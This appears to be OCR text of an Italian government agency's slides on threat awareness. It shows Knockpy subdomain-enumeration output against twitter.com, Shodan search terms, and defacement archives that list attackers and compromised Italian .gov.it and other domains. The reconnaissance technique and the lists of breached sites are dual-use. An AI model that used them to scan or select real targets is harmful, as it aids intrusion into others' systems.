
Shodan «Hacked by, IT»



Shodan «Samba, IT»



Shodan «Samba, IT, Org»




Knockpy

```
4.1.1

+ checking for virustotal subdomains: YES
[
    "transparency.twitter.com",
    "platform-eb.twitter.com",
    "api-20-0-0.twitter.com",
    ..............................
    "media.twitter.com",
    "apps.twitter.com",
    "spruce-goose-au.twitter.com",
    "mail.twitter.com"
]
+ checking for wildcard: NO
+ checking for zonetransfer: NO
+ resolving target: YES
- scanning for subdomain...

Ip Address      Status  Type    Domain Name             Server
----------      ------  ----    -----------             ------
104.244.42.67   301     alias   2011.twitter.com        tsa_o
104.244.42.67   301     host    s.twitter.com           tsa_o
104.244.42.67   301     alias   about.twitter.com       tsa_o
104.244.42.67   301     host    s.twitter.com           tsa_o
..............................................................
104.244.42.67   301     host    s.twitter.com           tsa_o
104.244.42.67   404     alias   zero.twitter.com        tsa_o
104.244.42.67   404     host    s.twitter.com           tsa_o

JSON report saved in: twitter_com_1509644278.44.json
```


```
"csv": [
    "104.244.42.67,301,alias,2011.twitter.com,tsa_o",
    "104.244.42.67,301,host,s.twitter.com,tsa_o",
    "104.244.42.67,301,alias,about.twitter.com,tsa_o",
    "104.244.42.67,301,host,s.twitter.com,tsa_o",
    "104.244.42.67,301,alias,ac.twitter.com,tsa_o",
    "104.244.42.67,301,host,s.twitter.com,tsa_o",
    "104.244.42.67,404,alias,access.twitter.com,tsa_o",
    "104.244.42.67,404,host,s.twitter.com,tsa_o",
    "104.244.42.67,301,alias,ads.twitter.com,tsa_o",
    "104.244.42.67,301,host,s.twitter.com,tsa_o",
    "104.244.42.67,301,alias,ads-bidder-api.twitter.com,tsa_o",
    "104.244.42.67,301,host,s.twitter.com,tsa_o",
    "104.244.42.67,301,alias,analytics.twitter.com,tsa_o",
    "104.244.42.67,301,alias,ads.twitter.com,tsa_o",
    "104.244.42.67,301,host,s.twitter.com,tsa_o",
    "104.244.42.2,403,host,api.twitter.com,tsa_o",
    "209.237.202.128,,host,api-0-4-1.twitter.com,",
    "209.237.203.128,,host,api-0-4-5.twitter.com,",
    "69.195.186.128,403,host,api-20-0-0.twitter.com,tsa_o",
    "69.195.166.128,403,host,api-21-0-0.twitter.com,tsa_b",
    "69.195.173.128,,host,api-25-0-0.twitter.com,",
    "69.195.172.128,403,host,api-27-0-0.twitter.com,tsa_k",
    "69.195.160.128,403,host,api-28-0-0.twitter.com,tsa_b",
    "69.195.161.128,,host,api-29-0-0.twitter.com,",
    "69.195.183.128,,host,api-31-0-0.twitter.com,",
    "69.195.184.128,403,host,api-32-0-0.twitter.com,tsa_f",
    "69.195.178.128,403,host,api-34-0-0.twitter.com,tsa_c",
    "69.195.185.128,403,host,api-38-0-0.twitter.com,tsa_f",
    "69.195.175.128,403,host,api-39-0-0.twitter.com,tsa_d",
    "69.195.162.128,403,host,api-42-0-0.twitter.com,tsa_a",
    "104.244.42.67,301,alias,apiwiki.twitter.com,tsa_o",
    "104.244.42.67,301,host,s.twitter.com,tsa_o",
    "104.244.42.67,301,alias,apple.twitter.com,tsa_o",
    "104.244.42.67,301,host,s.twitter.com,tsa_o",
    "104.244.42.67,301,alias,apps.twitter.com,tsa_o",
    "104.244.42.67,301,host,s.twitter.com,tsa_o",
    "104.244.42.67,404,alias,assets0.twitter.com,tsa_o",
    "104.244.42.67,404,alias,static.twitter.com,tsa_o",
    "104.244.42.67,404,host,s.twitter.com,tsa_o",
    "104.244.42.67,301,alias,biz.twitter.com,tsa_o",
    "104.244.42.67,301,host,s.twitter.com,tsa_o",
    "104.244.42.67,301,alias,blog.twitter.com,tsa_o",
```

Knockpy Mapping



Knockpy Resources

Knockpy is a python tool designed to enumerate subdomains on a target domain through a wordlist. It is designed to scan for **DNS zone transfer** and to try to bypass the **wildcard DNS record** automatically if it is enabled. Now knockpy supports queries to **VirusTotal subdomains**, you can setting the API_KEY within the config.json file.

- **Project**: https://github.com/guelfoweb/knock

- **Parser**: https://gist.github.com/guelfoweb/5f27210130da5d70066a7ed31696be98
- **Main**: https://gist.github.com/guelfoweb/7881c0fd677cb6bec03e607c2303d111

Domini Compromessi

Il dominio italiano

Italy Attack Archive

Total Results : 873

ALL SPECIAL GOLD

Attacker	Country	Web URL	IP's	Date	Preview
./M4RY_PR0S4	(IT)	http://www.[redacted]?q=node/100	[redacted]	31/10/2017	
RayOcta303	(IT)	http://b2b.[redacted]	[redacted]	30/10/2017	
KingSkrupellos	(IT)	http://www.[redacted]rupellos.txt	[redacted]	27/10/2017	
KingSkrupellos	(IT)	http://www.[redacted]downloads/screenshots/cyberizm.html.j	[redacted]	25/10/2017	
KingSkrupellos	(IT)	http://www.[redacted]krupellos.txt	[redacted]	23/10/2017	
KingSkrupellos	(IT)	http://www.[redacted]/koenigskrupellos.txt	[redacted]	23/10/2017	
KingSkrupellos	(IT)	http://www.[redacted]skrupellos.txt	[redacted]	22/10/2017	
OOS	(IT)	http://www.[redacted]	[redacted]	21/10/2017	
Cyberizm.Org	(IT)	http://www.[redacted]dex-2.html	[redacted]	21/10/2017	
Cyberizm.Org	(IT)	http://[redacted]ndex.html	[redacted]	21/10/2017	
KingSkrupellos	(IT)	http://www.[redacted]kingskrupellos.txt	[redacted]	21/10/2017	
KingSkrupellos	(IT)	http://www.[redacted]yberizm.txt	[redacted]	21/10/2017	
KingSkrupellos	(IT)	http://www.[redacted]skrupellos.txt	[redacted]	21/10/2017	
KingSkrupellos	(IT)	http://www.[redacted]/kingskrupellos.txt	[redacted]	21/10/2017	
KingSkrupellos	(IT)	http://www.[redacted]skrupellos.txt	[redacted]	18/10/2017	
KingSkrupellos	(IT)	http://www.[redacted]krupellos.png	[redacted]	18/10/2017	
KingSkrupellos	(IT)	http://www.[redacted]upellos.png	[redacted]	18/10/2017	
KingSkrupellos	(IT)	http://www.[redacted]ng	[redacted]	18/10/2017	


Il dominio italiano

Date	Notifier	H	M	R	L	Domain	OS	View
2017/10/19	Typical Idiot Security		M			hi.gov.it/pwn.htm	Linux	mirror
2017/10/18	PenggunaLayanan			R		www a.g...	Linux	mirror
2017/10/17	N45HT			R		www .gov.it/web/im...	Linux	mirror
2017/10/12	r00tkit			R		www .gov.it/ro...	Linux	mirror
2017/10/03	KingSkrupellos			R		www .gov.it/pub...	Win 2012	mirror
2017/09/29	N45HT			R		.gov.it/images/jdown...	Linux	mirror
2017/09/26	Panataran		M			.gov.it/w.php	Linux	mirror
2017/09/25	Panataran			R		.gov.it/...	Linux	mirror
2017/09/23	HighTech			R		.gov.it/xk.txt	Linux	mirror
2017/09/20	chinafans					re...	Linux	mirror
2017/09/20	./51N1CH1		M			.gov.it/list.htm	Linux	mirror
2017/09/20	./51N1CH1					.gov.it...	Linux	mirror
2017/09/19	Best Cracker	H	M			.gov.it	FreeBSD	mirror
2017/09/19	Best Cracker	H	M			www i.gov.it	FreeBSD	mirror
2017/09/14	AnonymousFox	H	M			.gov.it	Linux	mirror
2017/09/14	AnonymousFox	H	M			a.gov.it	Linux	mirror
2017/09/14	AnonymousFox	H	M			.gov.it	Linux	mirror
2017/09/14	AnonymousFox	H	M			.gov.it	Linux	mirror
2017/09/14	BALA SNIPER	H	M			.gov.it	Linux	mirror
2017/09/11	LUN4T1C0			R		gov.it/b0x.txt	Linux	mirror
2017/09/08	LUN4T1C0			R		.gov.it/one...	Linux	mirror
2017/09/08	Nofawkx Al	H		R		i.gov.it	Linux	mirror
2017/09/07	LUN4T1C0					.gov.it/b0...	Linux	mirror
2017/09/06	shadow00715	H	M			.gov.it	Linux	mirror
2017/09/06	zakiloup		M			.gov.it/ps...	Linux	mirror

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30

Lotta allo Stato Islamico

Notifier	H	M	R	L		Domain
Cyber Islamic State	H				★	basis.gov.bb
Cyber Islamic State	H	M				medicinskainformatika.ict.edu.rs
Cyber Islamic State	H					pbt.ict.edu.rs
Cyber Islamic State	H					www.voced.edu.au
Cyber Islamic State		M			★	www.ceme.cnr.it/testscript.php
Cyber Islamic State	H	M			★	www.energia.cnr.it
Cyber Islamic State	H	M			★	airo2015.istc.cnr.it
Cyber Islamic State	H					www.biottasa.it
Cyber Islamic State	H					equilibri.cat
Cyber Islamic State	H				★	www.eu-nato.gov.ge



Grazie per l'attenzione

Domande?

Agenzia per l'Italia Digitale
Presidenza del Consiglio dei Ministri